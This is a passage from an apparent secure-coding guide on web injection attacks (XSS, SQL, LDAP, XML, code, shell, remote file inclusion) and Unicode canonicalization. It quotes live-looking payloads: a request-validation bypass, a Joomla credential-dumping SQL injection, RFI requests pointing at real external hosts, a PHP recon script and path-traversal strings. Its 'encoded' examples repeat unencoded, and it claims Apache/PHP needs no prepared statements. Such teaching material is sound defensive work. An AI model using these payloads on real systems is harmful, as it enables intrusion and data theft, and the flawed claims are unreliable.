As a side note, in 2008 a flaw in Microsoft's new Internet Explorer 7 could allow would-be hackers to infiltrate and gain access to users' personal files, passwords, or even take over their computers. The "flaw" was discovered by the end users when hackers started attacking users of IE 7. However, it's not limited to 7 and has also been found in earlier versions of Microsoft's browser, IE 5 and IE 6. At least 10 000 websites have been compromised, and the Redmond software giant acknowledged on Dec. 16 that more than two million Windows users had already become infected via the IE flaw, and recommended users to switch to an other browser (*ie* Firefox) the time to fix the flaw³⁸.

15.4.2 Immediate Reflection

This is the most typical form of user agent injection as it is trivial to find and execute. The victim is encouraged / forced to a vulnerable page, such as a link to cute kittens, a redirect page to "activate" an account, or a vulnerable form which contains an improperly sanitized field. Once the user is on the vulnerable destination, the embedded reflection attack launches the attacker's payload. There are limits to the size of embedded reflection attacks – as GET requests are recommended to be less than 2 KB in size³⁹. However, this has proved ample enough in the past.

38 Microsoft's security bulletin does no longer show that recommendation, now that the fix is available. See <http://www.microsoft.com/technet/security/bulletin/ms08-078.aspx>

39 In fact, RFC2068 states 255 bytes for an URI and SGML states 1024 for an URL. IE is limited to 2083 bytes, Opera supports 4050, Netscape 3 to 4.78 supported 8192 and modern browsers (Firefox, Safari, Opera 9) now support at least 80 to 100 KBytes in the address bar without crashing. The reasonable & interoperable limit is 2 KB.

Nearly all phishing attempts would be considered immediate reflection attacks.

15.4.3 Stored

In this model, the injection occurs at a previous time and users are affected at a later date. The usual type of attack are blog comments, forum, and any relatively public site which can be obviated in some fashion.

15.4.4 DOM-based XSS Injection

DOM Based XSS Injection (detailed in the Klein whitepaper in the Further References section) allows an attacker to use the Data Object Model (DOM) to introduce hostile code into vulnerable client-side Javascript embedded in many pages. For more information, please refer to DOM-based XSS Injections paper in the Further Reading section.

15.4.5 Protecting against DOM based attacks

From Klein's paper:

- Avoid client side document rewriting, redirection, or other sensitive actions, using client side data. Most of these effects can be achieved by using dynamic pages (server side).
- Analyzing and hardening the client side (Javascript) code. Reference to DOM objects that may be influenced by the user (attacker) should be inspected, including (but not limited to):
 - `document.URL`
 - `document.URLUnencoded`
 - `document.location` (and many of its properties)
 - `document.referrer`
 - `window.location` (and many of its properties)

Note that a document object property or a window object property may be referenced syntactically in many ways - explicitly (e.g. `window.location`), implicitly (e.g. `location`), or via obtaining a handle to a window and using it (e.g. `handle_to_some_window.location`).

- Special attention should be given to scenarios wherein the DOM is modified, either explicitly or potentially, either via raw access to the HTML or via access to the DOM itself, e.g. (by no means an exhaustive list, there are probably various browser extensions):
- Write raw HTML, e.g.:
 - `document.write(...)`

- `document.writeln(...)`
- `document.body.innerHTML=...`
- Directly modifying the DOM (including DHTML events), e.g.:
 - `document.forms[0].action=...` (and various other collections)
 - `document.attachEvent(...)`
 - `document.create...(...)`
 - `document.execCommand(...)`
 - `document.body. ...` (accessing the DOM through the body object)
 - `window.attachEvent(...)`
- Replacing the document URL, e.g.:
 - `document.location=...` (and assigning to location's href, host and hostname)
 - `document.location.hostname=...`
 - `document.location.replace(...)`
 - `document.location.assign(...)`
 - `document.URL=...`
 - `window.navigate(...)`
- Opening/modifying a window, e.g.:
 - `document.open(...)`
 - `window.open(...)`
 - `window.location.href=...` (and assigning to location's href, host and hostname)
- Directly executing script, e.g.:
 - `eval(...)`
 - `window.execScript(...)`
 - `window.setInterval(...)`
 - `window.setTimeout(...)`

15.4.6 How to protect yourself against reflected and stored XSS

Protecting against Reflected Attacks

Input validation should be used to remove suspicious characters, preferably by strong validation strategies; it is always better to ensure that data does not have illegal characters to start with.

In Java, avoid enabling the attacker to annotate a method with `@Audit`

In ASP.NET since version 1.1, you should add this line to your web.config:

```
<pages validateRequest="true" />
```

in the `<system>` `</system>` area.

Microsoft officially states that their .NET request validation cannot replace an effective

validation layer restricting untrusted input variables, since this mechanism has been defeated in 2007 and 2008 (see <http://www.procheckup.com/PDFs/bypassing-dot-NET-ValidateRequest.pdf>), for instance by passing it the string :

```
</XSS/*-/STYLE=xss:e/**/xpression(window.location="http://www.procheckup.com")>
```

This technique has been used to steal cookies and perform DoS.

Protecting against stored attacks

As data is often obtained from unclean sources, output validation is required.

ASP.NET: Change web.config – validateRequest to be true and use HTTPUtility.HtmlEncode() for body variables

PHP: Use htmlentities(), htmlspecialchars(), for HTML output, and urlencode() for GET arguments

JSP: Output validation is actually very simple for those using Java Server Pages - just use Struts, such as using <bean:write ... > and friends:

Good:

```
<html:submit styleClass="button" value="<bean:message  
key="button.submitText"/> " />
```

Bad:

```
out.println('<input type="submit" class="button"  
value="<%=buttonSubmitText%> " />');
```

The old JSP techniques such as <%= ... %> and out.print* do not provide any protection from XSS attacks. They should not be used, and any code including them should be rejected.

With a small caveat, you can use <%= ... %> as an argument to Struts tags:

```
<html:submit styleClass="button" value="<%=button.submitText%> " />
```

But it is still better to use the <bean:message ...> tag for this purpose. Do not use System.out.* for output, even for output to the console - console messages should be logged via the logging mechanism.

15.5 HTTP Response Splitting

This attack, described in a 2004 paper by Klein (see *HTTP Response Splitting Whitepaper* in the Further Reading section), uses a weakness in the HTTP protocol definition to inject hostile data into the user's browser. Klein describes the following classes of attacks:

- Cross-Site Scripting (XSS)
- Web Cache Poisoning (defacement)
- Cross User attacks (single user, single page, temporary defacement)
- Hijacking pages
- Browser cache poisoning

15.5.1 How to determine if you are vulnerable

In HTTP, the headers and body are separated by a double carriage return line feed sequence. If the attacker can insert data into a header, such as the location header (used in redirects) or in the cookie, and if the application does not protect against CRLF injection, it is quite likely that the application will be vulnerable to HTTP Response Splitting. The attack injects two responses (thus the name), where the first response is the attacker's payload, and the second response containing the rest of the user's actual output, is usually ignored by the web server.

15.5.2 How to protect yourself

Investigate all uses of HTTP headers, such as

- setting cookies
- using location (or redirect()) functions)
- setting mime-types, content-type, file size, etc
- or setting custom headers

If these contain unvalidated user input, the application is vulnerable when used with application frameworks that cannot detect this issue.

If the application has to use user-supplied input in HTTP headers, it should check for double “\n” or “\r\n” values in the input data and eliminate it.

Many application servers and frameworks have basic protection against HTTP response splitting, but it is not adequate to task, and you should not allow unvalidated user input in HTTP headers.

15.6 SQL Injection

SQL Injection can occur with every form of database access. However, some forms of SQL injection are harder to obviate than others:

- Parameterized stored procedures, particularly those with strongly typed parameters
- Prepared statements
- ORM⁴⁰ (eg Hibernate)
- Dynamic queries

It is best to use one of those techniques in order, to prevent injection issues.

In .Net, a proof of blind SQL Injection is available at <http://www.blueinfy.com/wp/blindsql.pdf> ; it relies on the ASP.Net application having access to `xm_cmdshell()`.

Dynamic SQL queries are still a favorite amongst PHP programs because of their performance, given the native support PHP offers for a range of databases, and if they were considered old-fashioned in the OWASP Guide 2.0, it should be noted that the state of the art has advanced significantly:

- although it is possible to perform blind (and complete) injection attacks (see the NGS papers in the references section of this chapter) using timing based attacks,
- it has been proved possible to obviate certain forms of stored procedures, particularly when the stored procedure is just a wrapper,
- and the whole *AMP stack [6] is very secure so PHP doesn't usually need prepared statements nor stored procedures ; simple Apache/PHP techniques prevent SQL Injection attacks altogether.

For instance, blind SQL attacks like this one are easily dismissed by Apache and its PHP module :

```
GET /results.php?category=9999999999999999%20union%20select
%200,0,concat(char(117,115,101,114,110,97,109,101,58),username,char(32,112,97,
115,115,119,111,114,100,58),password),4,5,6,7,8,9,00,0,444,555,0,777,0,999,0,0
,0,0,0,0,0%20from%20jos_users/* HTTP/1.1 (jos_users is the Joomla users table)
```

40 object-relational mapping : creates the illusion of an object-oriented database over a relational one.

15.6.1 How to determine if you are vulnerable

Conduct a review of the SQL access method(s) of the application in the light of the above statements.

15.6.2 How to protect yourself

The application should:

- All SQL statements should ensure that where a user is affecting data, that the data is selected or updated based upon the user's record
- In code which calls whichever persistence layer, escape data as per that persistence layer's requirements to avoid SQL injections
- Have at least one automated test trying to perform a SQL injection.

This will ensure the code has an extra layer of defense against SQL injections, and ensure that if this control fails, that the likelihood of the injection working is known.

15.7 ORM Injection

ORM layers are a way to map a relational database in an OO view.

The most famous ORM is Hibernate, used by Java developers.

Some ORM also exist for PHP and of course operate usually on the MySql database, like Doctrine and Propel. [7]

It is commonly thought that ORM layers, like Hibernate, are immune to SQL injection. This is not the case as Hibernate includes a subset of SQL called HQL, and allows "native" SQL queries. Often the ORM layer only minimally manipulates the inbound query before handing it off to the database for processing.

If using Hibernate, do not use the deprecated `session.find()` method without using one of the query binding overloads. Using `session.find()` with direct user input allows the user input to be passed directly to the underlying SQL engine and will result in SQL injections on all supported RDBMS.

```
Payment payment = (Payment) session.find("from com.example.Payment as payment
where payment.id = " + paymentIds.get(i));
```

The above Hibernate HQL will allow SQL injection from `paymentIds`, which are obtained from

the user. A safer way to express this is:

```
int pId = paymentIds.get(i);
TsPayment payment = (TsPayment) session.find("from com.example.Payment as
payment where payment.id = ?", pId, StringType);
```

It is vital that input is properly escaped before use on a SQL database. Luckily, the current Oracle JDBC driver escapes input for prepared statements and parameterized stored procedures. However, if the driver changes, any code that assumes that input is safe will be at risk.

The application should:

- Ensure that all native queries are properly escaped or do not contain user input
- Ensure that all ORM calls which translate into dynamic queries are re-written to be bound parameters
- In code which calls whichever persistence layer, escape data as per that persistence layer's requirements to avoid SQL injections
- Have at least one automated test trying to perform a SQL injection.
- This will ensure the code has an extra layer of defense against SQL injections, and ensure that if this control fails, that the likelihood of the injection working is known.

15.8 LDAP Injection

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection.

LDAP injections are relatively rare at the time of writing, but they are devastating if not protected against. LDAP injections are thankfully relatively easy to prevent : use positive validation to eliminate all but valid username and other dynamic inputs.

For example, if the following query is used:

Java

```
String principal = "cn=" + getParameter("username") + ", ou=Users, o=example";
String password = getParameter("password");
env.put(Context.SECURITY_AUTHENTICATION, "simple");
```

```
env.put(Context.SECURITY_PRINCIPAL, principal);
env.put(Context.SECURITY_CREDENTIALS, password);
// Create the initial context
DirContext ctx = new InitialDirContext(env);
```

the LDAP server will be at risk from LDAP injection. It is vital that LDAP special characters are removed prior to any LDAP queries taking place:

```
// if the username contains LDAP specials, stop now
if ( containsLDAPspecials(getParameter("username")) ) {
    throw new javax.naming.AuthenticationException();
}
String principal = "cn=" + getParameter("username") + ", ou=Users, o=example";
String password = getParameter("password");
env.put(Context.SECURITY_AUTHENTICATION, "simple");
env.put(Context.SECURITY_PRINCIPAL, principal);
env.put(Context.SECURITY_CREDENTIALS, password);
// Create the initial context
DirContext ctx = new InitialDirContext(env);
```

15.9 XML Injection

Many systems now use XML for data transport and transformation. It is vital that XML injection is not possible.

This attack first proceeds with a discovery phase in which it tries to insert XML metacharacters. Once the first step is accomplished, the attacker will have some information about the XML structure, so it will be possible to try to inject XML data and tags (Tag Injection).

15.9.1 Attack paths - blind XPath Injection

Amit Klein details a variation of the blind SQL injection technique in the paper in the references section below. The technique allows attackers to perform complete XPath based attacks, as the technique does not require prior knowledge of the XPath schema.

As XPath is used for everything from searching for nodes within an XML document right through to user authentication, searches and so on, this technique can be devastating if the system is vulnerable.

The technique Klein describes is also a useful extension for other blind injection-capable interpreters, such as many SQL dialects.

15.9.2 How to determine if you are vulnerable

- If you allow unvalidated input from untrusted sources, such as the user; AND
- If you use XML functions, such as constructing XML transactions, use XPath queries, or use

XSLT template expansion with the tainted data, you are most likely vulnerable.

15.9.3 How to protect yourself

This requires the following characters to be removed (ie prohibited) or properly escaped:

- < > / ' = " to prevent straight parameter injection
- XPath queries should not contain any meta characters (such as ' = * ? // or similar)
- XSLT expansions should not contain any user input, or if they do, that you comprehensively test the existence of the file, and ensure that the files are within the bounds set by the Java 2 Security Policy

15.10 Code Injection

The goal in this attack is to pass specially crafted URIs to the web server so that it processes the injected dynamic code. For instance :

```
GET /index.php?option=com_user&view=reset&layout=confirm HTTP/1.1
GET //phpmyadmin/config/config.inc.php?p=phpinfo(); HTTP/1.1
```

- ASP.NET is known to be vulnerable to Code Injection, as demonstrated by the various Microsoft KB entries as « security bulletins » [7]. ASP.Net theoretically does not contain any functions to include injected code, but can do it through
 - the use of CodeProvider classes along with reflection ;
 - also, all code using eval() is at risk because data bindings are the main vulnerability cause in Microsoft's Products (see the IE browser's Dec. 2008 flaw, above in 15.4.1 or search « data binding » on MSDN's security bulletins) :


```
<asp:HyperLink runat="server" NavigateUrl='<%# Eval("ID", "~/theurl.aspx?id={0}") %>' Text='<%# Eval("Title") %>' />
```
 - or by C#/VB.NET Code Injection Features : the code is compiled using System.CodeDom in a separate AppDomain for a correct resource release. Once compiled, instructions are extracted and then reinserted in the original method body. Parameters, variables, methods, fields and types references are adjusted to match the original assembly. Code injection is limited: it is not possible to refer either to the fields or to the methods defined in ancestral types of the owner type of the original method. Since v1.0, the compilation process is able to properly inject code with .NET 3.5 compiled assemblies.

- or this way : (user may inject a command in stead of a user name)

```
<%
    If Not IsEmpty(Request( "username" ) ) Then
        Const ForReading = 1, ForWriting = 2, ForAppending = 8
        Dim fso, f
        Set fso = CreateObject("Scripting.FileSystemObject")
        Set f = fso.OpenTextFile(Server.MapPath( "userlog.txt" ),
ForAppending, True)
        f.Write Request("username") & vbCrLf
        f.close
        Set f = nothing
        Set fso = Nothing
    %>
    <h1>List of logged users:</h1>
    <pre>
    <%
        Server.Execute( "userlog.txt" )
    %>
    </pre>
    <%
Else
    %>
    <form>
    <input name="username" /><input type="submit" name="submit" />
    </form>
    <%
End If
%>
```

- PHP has low risk, as :
 - if no well-known vulnerable software is used (Joomla, Drupal, Wordpress etc),
 - only uncommon code which uses eval() is at risk from code injection,
 - dynamic PHP inclusion via include() or require() are quite uncommon too,
 - or strange code parts like this : (using a user-supplied value as a function name to call...)

```
<?php
$myfunc = $_GET['myfunc'];
${$myfunc}();
?>
```

- Java does not either contain the ability to evaluate dynamic JSPs. However, there are some exceptions to this:

- Dynamic JSP inclusion (<jsp:include ...>) like in :

```
<% String pageToInclude = getDataFromUntrustedSource(); %>
<jsp:include page="<%=pageToInclude %>" />
```

- Using the scripting API with built-in support for Javascript
- Using a third party JSP eval staglibs
- Using built-in functions importPacket() and importClass() or the class JavaImporter

- Java is also vulnerable to bytecode injection (<http://www.pabrantes.net/blog/space/start/2008-03-24/1>) ; with the use of tools like ASM, BCEL or javassist, the attacker may be able to figure out bytecode to modify an existing Java class ; the usual injection points are methods and class properties, again using annotations like in :

```

@Retention(java.lang.annotation.RetentionPolicy.RUNTIME)
@Target( { METHOD }) public @interface InjectMethodCall {
    public String injectionCall() default "";
    public InjectLocator location() default InjectLocator.BEFORE;
    public enum InjectLocator { BEFORE, AFTER; } }

package business.injectionCall;
public interface InjectionCall {
    public void run(Object object, String methodName, Object[] args);
}

public static void injectMethod(CtMethod ctMethod, String injectionCall,
InjectLocator locator) throws CannotCompileException {
    String code = generateCodeWithInjector(injectionCall,ctMethod.getName());
    switch (locator) {
        case BEFORE: ctMethod.insertBefore(code); break;
        case AFTER: ctMethod.insertAfter(code); break;
    }
}

```

- Java also has vulnerabilities because of the webserver it runs on ;

examples : Sun Java System Web Server Unspecified Remote Buffer Overflow : he vulnerability is caused by an unspecified error resulting from inadequate boundary checks on the user supplied inputs. Successful exploitation might allow an attacker to execute arbitrary code in the context of the affected application.

(<http://www.sans.org/newsletters/risk/display.php?v=8&i=44#09.44.56>)

or : IBM WebSphere Application Server : an error in the Java Naming and Directory Interface (JNDI) can be exploited to query UserRegistry objects.

and « Input passed to the administrative console is not properly sanitised before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site. »

(<http://secunia.com/advisories/37221/>) (02/11/2009)

- Portals and other community-based software often require the evaluation of dynamic code for templates and skinning. If the portal software requires dynamic includes and dynamic code execution, there is a risk of Java or JSP code injection.

To combat this, the primary defenses are to

- Always prefer static include
 - `<% include ... %>`

- in PHP never include() nor require() files based on user input, use static names
- Not allow the inclusion of files outside of the server :
 - in Java, use Java 2 Security policies,
 - in PHP use allow_url_fopen or allow_url_include to Off
- Establish firewall rules to prevent outbound Internet connectivity
- Ensure that code does not interpret user data without prior validation.

In a theoretical example, the user may choose to use "Cats" as their primary theme. In this theoretical example, the code dynamically includes a file called "Cats.theme.jsp" using simple concatenation. However, if the user types in something else, they may be able to get Java code interpreted on the server. At that stage, the application server is no longer Owned by the user. Generally, dynamic inclusion and dynamic code evaluation should be frowned upon.

15.11 Shell Injection

Shell Injection is named after Unix shells, but applies to most systems which allows software to programmatically execute command line.

Typical Shell Injection functions are system() or passthru(), StartProcess(), java.lang.Runtime.exec(), System.Diagnostics.Process.Start() and similar APIs.

15.11.1 How to check if you are vulnerable

Track down any use of shell command passing

15.11.2 How to protect yourself

in PHP, you may use escapeshellarg() and escapeshellcmd() to perform encoding before calling methods. Sanitize also the user input the usual way.

15.12 Remote File Inclusion

This can be considered as a special case of Code Injection, as the OWASP Testing Guide 3.0 does, but has specifics :

On Windows, internal system compromise may be possible through the use of PHP's SMB file

wrappers or Java's SMB and NFS wrappers.

In an RFI attack, there are three parties concerned :

- the originator of the « attack » which can have been abused itself (open proxy, open relay) ;
- the middle server, attacked ;
- the target server, which has been compromised and a file deposited on it (usually via lame upload mechanisms for images, or other files, usually on blogs or bulletin boards)

The usual result is the display of the target file but could also lead, depending on your webserver's configuration and the target file's contents, to :

- Code execution on the web server
- Code execution on the client-side such as Javascript which can lead to other attacks such as cross site scripting (XSS).
- Denial of Service (DoS)
- Data Theft/Manipulation

Those are examples :

```
GET //blog/wordpress/wp-content/plugins/mygallery/myfunctions/mygallerybrowser.php?
myPath=http://www.idei.by/web.idei.by/templates/1.txt? HTTP/1.1
GET //tools/send_reminders.php?includedir=http://selatan.fileave.com/id1.txt???
HTTP/1.1
GET //modules/agendax/addevent.inc.php?
agendax_path=http://www.hyonsvc.co.kr//bbs//upload/id1.txt?.txt? HTTP/1.1
GET //?_SERVER[DOCUMENT_ROOT]=http://iacf.dongguk.ac.kr/data/two?? HTTP/1.1
GET //classes/adodbt/sql.php?classes_dir=http://www.johngarzon.com.co/list/id1.txt?
HTTP/1.1
java.net.openStream(url);
java.net.openStream(\\Hostname\\remote path\\filename.ext);
```

An example of what could contain such a remotely included file follows : if the URI is

`http://www.spot-literie.com/tmp/temp/1.txt`

Then the file's contents are :

```
<?php /* Fx29ID */ echo("FeeL"."CoMz"); die("FeeL"."CoMz"); /* Fx29ID */ ?>
```

This is an « inoffensive » file, but it proves your server (as a middle server) *****is***** vulnerable to serious threats like this one :

```
<?
echo "ALBANIA<br>";
$alb = @php_uname();
$alb2 = system(uptime);
$alb3 = system(id);
$alb4 = @getcwd();
$alb5 = getenv("SERVER_SOFTWARE");
$alb6 = phpversion();
$alb7 = $_SERVER['SERVER_NAME'];
$alb8 = gethostbyname($SERVER_ADDR);
```

```

$alb9 = get_current_user();
$os = @PHP_OS;
echo "os: $os<br>";
echo "uname -a: $alb<br>";
echo "uptime: $alb2<br>";
echo "id: $alb3<br>";
echo "pwd: $alb4<br>";
echo "user: $alb9<br>";
echo "phpv: $alb6<br>";
echo "SoftWare: $alb5<br>";
echo "ServerName: $alb7<br>";
echo "ServerAddr: $alb8<br>";
echo "UNITED ALBANIANS aka ALBOSS PARADISE<br>";
exit;
?>

```

15.12.1 How to check if you are vulnerable

Almost impossible. If you're vulnerable, you'll never know until it's too late.

Try to perform an RFI yourself on your own server.

15.12.2 How to protect yourself

Try not to use vulnerable software. (see 15.13 Further Reading and above 15.4.1 User-Agents of Injection)

Monitor your web server's errors logfile (./logs/error.log for Apache) and report the abuse to the Originator's ISP. Remember it can have been abused too (open HTTP relaying, open Proxying, like with a badly configured mod_proxy). See section 17.8.5 below.

15.13 Further Reading

- XML Injections

Klein, A., *Blind XPath Injection*

http://www.packetstormsecurity.com/papers/bypass/Blind_XPath_Injection_20040518.pdf

Klein, A., *DOM Based XSS Injection*

<http://www.webappsec.org/projects/articles/071105.html>

Adding XSS protection to .NET 1.0

<http://msdn.microsoft.com/library/default.asp?url=/library/enus/dnaspp/html/scriptingprotection.asp>

- ASP.NET Eval

<http://www.eggheadcafe.com/articles/20030908.asp>

- Malicious code mitigation

http://www.cert.org/tech_tips/malicious_code_mitigation.html

- XSLT Injections in browsers

XSLT injection in Firefox <1.0.1 (2005) <http://www.securityfocus.com/advisories/8185>

Java JRE/JDK Processing of XSLT Stylesheets Vulnerability (2007) <http://secunia.com/advisories/26031/>

- XML Injections

XML Injection in libxml2 packages (2004) <http://www.securityfocus.com/advisories/7439>

XML injection in PEAR XML-RPC (2005) <http://www.securityfocus.com/advisories/8786>

- XML Injection in .NET <http://damianblog.com/2008/07/02/net-code-injection/>

- XML Injection in Microsoft Internet Explorer

Internet Explorer Data Binding Memory Corruption Vulnerability <http://secunia.com/advisories/33089/>

Microsoft Internet Explorer "XMLHTTP" HTTP Request Injection <http://secunia.com/advisories/16942/>

Microsoft Internet Explorer Disclosure of Sensitive XML Information <http://secunia.com/advisories/12765/>

Internet Explorer XML File Cross-Site Scripting Vulnerability <http://secunia.com/advisories/9055/>

Microsoft Internet Explorer Multiple Vulnerabilities <http://secunia.com/advisories/35362/>

- XML Injection in Java (2009 only)

IBM Runtimes for Java Technology XML4J Unspecified Vulnerability <http://secunia.com/advisories/37210/>

System Access Manager Policy Agent XML Processing Vulnerabilities <http://secunia.com/advisories/36235/>

System Access Manager XML Processing Vulnerabilities <http://secunia.com/advisories/36173/>

JDK / JRE XML Signature HMAC Truncation Spoofing <http://secunia.com/advisories/35853/>

Runtime Environment External XML Entities Security Bypass <http://secunia.com/advisories/28746/>

JRE/JDK Processing of XSLT Stylesheets in XML Signatures Vulnerability <http://secunia.com/advisories/26031/>

Sun XML Parsing Denial of Service <http://secunia.com/advisories/37754/>

JRE parsing XML data can potentially lead to a DoS <http://secunia.com/advisories/36159/>

Java Plug-in processing crossdomain.xml files can be exploited by an untrusted applet to connect to arbitrary domains <http://secunia.com/advisories/34451/>

- XML Injection in SOAP Java Web Service

http://forum.hardware.fr/hfr/Programmation/Java/injection-requete-soap-sujet_122688_1.htm

- Code Injection

.NET Code Injection

<http://damianblog.com/2008/07/02/net-code-injection/>

<http://msdn.microsoft.com/en-us/library/ms998271.aspx>

<http://www.scribd.com/doc/2929619/-NET-Internals-and-Code-Injection>

<http://blogs.msdn.com/nazimms/archive/2004/12/09/279247.aspx>

<http://www.codeproject.com/KB/msil/reflexil.aspx>

Java Code Injection

http://www.owasp.org/index.php/Code_injection_in_Java

Injection du Javascript depuis Actionscript <http://www.mutationevent.com/blog/2009/10/injection-du-javascript-depuis-actionscript/>

- SQL Injection

SQL Injection in Microsoft SQL-Server

http://www.ngssoftware.com/papers/advanced_sql_injection.pdf

or http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

<http://msdn.microsoft.com/en-us/library/ms161953.aspx>

<http://msdn.microsoft.com/en-us/magazine/cc163917.aspx>

SQL Injection in Microsoft ASP.Net

<http://msdn.microsoft.com/en-us/library/ms998271.aspx>

Papers

<http://www.sqlsecurity.com/faq-inj.asp>

<http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>

15.14 References

[1] Microsoft Internet Explorer 6 <http://www.ie6nomore.com/>

[2] latest IE bug about ActiveX <http://www.microsoft.com/technet/security/Bulletin/MS09-032.msp>

[3] web browser market shares as of writing

http://www.fecj.org/warn_ie.php#warn

http://www.w3schools.com/browsers/browsers_stats.asp

<http://www.atinternet-institute.com/en-us/browsers-barometer/browser-barometer-april-2009/index-1-2-3-169.html>

<http://www.wiispace.com/wii-forum/open-topic/9172-your-browser-poll-3.html>

[4] ACID browser compliance test

Acid1 <http://www.w3.org/Style/CSS/Test/CSS1/current/test5526c.htm> or <http://acid1.acidtests.org/>

Acid2 <http://www.webstandards.org/files/acid2/test.html> or <http://acid2.acidtests.org/>

Acid3 <http://acid3.acidtests.org/>

[5] the *AMP stack : Apache, MySQL, PHP (or Perl or Python)

http://www.linkedin.com/groups?about=&gid=111192&trk=anet_ug_grpro

<http://www.apache.org/>

<http://www.mysql.com/>

<http://www.php.net/>

[6] the current ORMs (object-relational mappers)

http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

[7] Microsoft .Net Code Inclusion and SQL Injection vulnerabilities

<http://msdn.microsoft.com/en-us/library/bb355989.aspx>

<http://msdn.microsoft.com/en-us/library/ms998271.aspx>

16. Canonicalization, Locale and Unicode

16.1 Objective

To ensure the application is robust when subjected to encoded, internationalized and Unicode input.

16.2 Platforms Affected

All.

16.3 Relevant COBIT Topics

DS11.9 – Data processing integrity

16.4 Description

Applications are rarely tested for Unicode exploits, and yet many are vulnerable due to the same sort of issues which allows HTTP Request Smuggling to work – every browser, web server, web application firewall or HTTP inspection agent, and other device treats user locale handling in different (and usually confusing) manner.

Canonicalization deals with the way in which systems convert data from one form to another. Canonical means the simplest or most standard form of something. Canonicalization is the process of converting something from one representation to the simplest form.

Web applications have to deal with lots of canonicalization issues from URL encoding to IP address translation. When security decisions are made based on less than perfectly canonicalized data, the application itself must be able to deal with unexpected input safely.

NB: To be secure against canonicalization attacks does not mean that every application has to be internationalized, but all applications should be safe when Unicode and malformed representations is entered.

16.5 Unicode

Unicode Encoding is a method for storing characters with multiple bytes. Wherever input data is

allowed, data can be entered using Unicode to disguise malicious code and permit a variety of attacks. RFC 2279 references many ways that text can be encoded.

Unicode was developed to allow a Universal Character Set (UCS) that encompasses most of the world's writing systems. Multi-octet characters, however, are not compatible with many current applications and protocols, and this has led to the development of a few UCS transformation formats (UTF) with varying characteristics. UTF-8 has the characteristic of preserving the full US-ASCII range. It is compatible with file systems, parsers and other software relying on US-ASCII values, but it is transparent to other values.

The importance of UTF-8 representation stems from the fact that web-servers/applications perform several steps on their input of this format. The order of the steps is sometimes critical to the security of the application. Basically, the steps are "URL decoding" potentially followed by "UTF-8 decoding", and intermingled with them are various security checks, which are also processing steps.

If, for example, one of the security checks is searching for ".", and it is carried out before UTF-8 decoding takes place, it is possible to inject "." in their overlong UTF-8 format. Even if the security checks recognize some of the non-canonical format for dots, it may still be that not all formats are known to it.

Consider the ASCII character "." (dot). Its canonical representation is a dot (ASCII 2E). Yet if we think of it as a character in the second UTF-8 range (2 bytes), we get an overlong representation of it, as C0 AE. Likewise, there are more overlong representations: E0 80 AE, F0 80 80 AE, F8 80 80 80 AE and FC 80 80 80 AE.

UCS-4 Range	UTF-8 Encoding
0x00000000-0x0000007F	0xxxxxxx
0x00000080-0x000007FF	110xxxxx 10xxxxxx
0x00000800-0x0000FFFF	1110xxxx 10xxxxxx 10xxxxxx
0x00010000-0x001FFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
0x00200000-0x03FFFFFF	111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
0x04000000-0x7FFFFFFF	1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

Consider the representation C0 AE of a ".". Like UTF-8 encoding requires, the second octet has "10" as its two most significant bits. Now, it is possible to define 3 variants for it, by enumerating the rest of the possible 2 bit combinations ("00", "01" and "11"). Some UTF-8 decoders would treat these variants as identical to the original symbol (they simply use the least significant 6 bits, disregarding the most significant 2 bits). Thus, the 3 variants are C0 2E, C0 5E and C0 FE.

It is thus possible to form illegal UTF-8 encodings, in two senses:

- A UTF-8 sequence for a given symbol may be longer than necessary for representing the symbol.
- A UTF-8 sequence may contain octets that are in incorrect format (i.e. do not comply with the above 6 formats).

To further "complicate" things, each representation can be sent over HTTP in several ways:

In the raw. That is, without URL encoding at all. This usually results in sending non-ASCII octets in the path, query or body, which violates the HTTP standards. Nevertheless, most HTTP servers do get along just fine with non-ASCII characters.

Valid URL encoding. Each non-ASCII character (more precisely, all characters that require URL encoding - a superset of non ASCII characters) is URL-encoded. This results in sending, say, %C0%AE.

Invalid URL encoding. This is a variant of valid URL encoding, wherein some hexadecimal digits are replaced with non-hexadecimal digits, yet the result is still interpreted as identical to the original, under some decoding algorithms. For example, %C0 is interpreted as character number $(\text{'C'} - \text{'A'} + 10) * 16 + (\text{'0'} - \text{'0'}) = 192$. Applying the same algorithm to %M0 yields $(\text{'M'} - \text{'A'} + 10) * 16 + (\text{'0'} - \text{'0'}) = 448$, which, when forced into a single byte, yields (8 least significant bits) 192, just like the original. So, if the algorithm is willing to accept non-hexadecimal digits (such as 'M'), then it is possible to have variants for %C0 such as %M0 and %BG.

It should be kept in mind that these techniques are not directly related to Unicode, and they can be used in non-Unicode attacks as well.

```
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
```

URL Encoding of the example attack:

```
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
```

Unicode encoding of the example attack:

```
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=../../../../bin/ls%20-al
```

```
http://www.example.com/cgi-bin/bad.cgi?foo=..%f0%80%80%af../bin/ls%20-al
http://www.example.com/cgi-bin/bad.cgi?foo=..%f8%80%80%80%af../bin/ls%20-al
```

16.5.1 How to protect yourself

